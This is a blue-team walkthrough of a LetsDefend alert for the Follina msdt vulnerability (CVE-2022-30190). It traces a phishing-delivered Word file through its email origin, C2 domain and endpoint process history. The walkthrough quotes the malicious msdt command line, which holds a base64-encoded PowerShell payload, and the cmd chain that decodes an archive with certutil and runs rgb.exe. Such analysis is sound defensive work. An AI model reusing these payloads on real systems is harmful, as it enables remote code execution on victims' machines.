## SOC173 - Follina 0-Day Detected Walkthrough

Hey! In this write-up, we are going to discuss and solve "SOC173 - Follina 0-Day Detected" alert on LetsDefend.io!

## Lets' begin with what is Follina 0-Day:

Named as **CVE-2022-30190**, has a public 0-day exploit which allows attacker to gain RCE opportunity through msdt -MS diagnostics tool- and usually distributed by phishing/discord links.

#### Structure:

An Office document (usually Word) obtains the HTML file from the remote server using the remote template feature via Word. It then runs the RCE process using msdt's MSProtocol URI scheme.

The biggest issue is that the file can run through msdt even if macros are **disabled or blocked**.

Additionally, because Office's own protocol is used, unfiltered installation is allowed in the background.


So, this is a brief introduction, lets' get back to the case with details below,



As we can see, a file named 05-2022-0438.doc.zip has been alerted as "msdt.exe executed after Office document" which is suspicious enough to analyze details.


### File Hash: 52945af1def85b171870b31fa4782e52

Take a look at OSINT sources to gain more information about the file, if we couldn't find any related info through OSINT sources, we would need to apply static/dynamic analyze methods to determine this files' aim.





We can get more information through AnyRun as well. (<u>05-2022-0438.doc (MD5: 52945AF1DEF85B171870B31FA4782E52</u>) - <u>Interactive analysis - ANY.RUN</u>)





We can easily see, this doc file has some suspicious operations like creating unusual child processes, modifying some files and attempting to change registry values, suspicious command line entries with a DNS connection request which will help us on our investigation.






As we get some additional details, we can turn back to our case. When we look to the alert details, we can see AV solution did not block this file, which I mentioned above, because Office's own protocol is used, unfiltered installation is allowed in the background.

To start our investigation, we need to detect the initial access point, again as I mentioned above, generally this 0-day distributes malware through phishing attacks so lets' check if there is any related mails through our mailbox.



Boom! We found the same file delivered through e-mail channel from radiosputnik[@]ria[.]ru to our victim Jonas.

As we know the malware has a communication with the domain name "xmlformats[.]com", lets' take a look at related log sources and endpoint activities for further analysis.





Those logs mean our victim executed the malicious file because of those connections he made.

When we check endpoint related activities like Process History, we can easily realize this malicious file executed through msdt.exe with calling ITBrowseForFile parameter from PswDiagnostics packet and cmd variable killed msdt in hidden mode if its' working. After that, a rar file created with name "05-22-0438" and saved a Base64 decoded cab archive file as 1.t, then it looked for a specific string in it. Finally, decoded this content, saved result as 1.c and executed rgb.exe

### **▼ WINWORD.exe**

Command:C:/Program Files/Microsoft Office/Root/Office16/WINWO RD.EXE /n C:/Users/admin/Desktop/05-2022-0438.doc.docx /o

#### ▼ msdt.exe

Command:C:/WINDOWS/system32/msdt.exe ms-msdt:/id PCWDiag nostic /skip force /param IT\_RebrowseForFile=cal?c IT\_LaunchMethod =ContextMenu IT\_SelectProgram=NotListed IT\_BrowseForFile=h\$(In voke-Expression(\$(Invoke-Expression('[System.Text.Encoding]'+[cha r]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]5 8+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN 5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZ G93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3Qgli9jIHRhc2traWx slC9mlC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21klC13a W5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2Qg QzpcdXNlcnNccHVibGljXCYmZm9ylC9ylCV0ZW1wJSAlaSBpbiAoM DUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZml uZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgL WRIY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqlC4mJnJnYi5 leGUiOw=='+[char]34+'))'))))i/../../../../../../../../../../../Windows/Syst em32/mpsigstub.exe IT\_AutoTroubleshoot=ts\_AUTO

- sdiagnhost.exe
- csc.exe
- cvtres.exe
- cmd.exe

# CMD History

**02.06.2022 15:20:45:** C:/windows/system32/cmd.exe /c taskkill /f /im msdt.exe

**02.06.2022 15:20:56:** C:/windows/system32/cmd.exe /c cd C:/users/public/&&for /r %temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y &&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c -F:\* .&&rgb.exe

So, according to our investigation through logs and JonasPRD endpoint, we can finally say that the file named "05-2022-0438.doc" is a malware, was run on the JonasPRD successfully and communicated with the related C2. Only JonasPRD machine is affected since there is not any related logs regarding to the other clients. In this phase, we need to contain the machine to prevent the spread and lateral movement and also block related artifacts on our systems.

We can close the case with the information below:

Follina known as CVE-2022-30190 is a public exploited 0-day vulnerability and according to the investigation, this malicious content compromised our system (JonasPRD) without lateral movement activity. Source is a phishing email which sender can be found on artifacts. The malicious document is not blocked by EDR/AV agent and successfully executed on related system.

## **Answer: True Positive**

- Check If Someone Requested the C2 Yes
- Check if the malware is quarantined/cleaned No

#### Artifacts:

• URL: xmlformats[.]com

MD5 Hash: 52945af1def85b171870b31fa4782e52

E-Mail Sender : radiosputnik[@]ria[.]ruE-Mail Subject : Invitation for an interview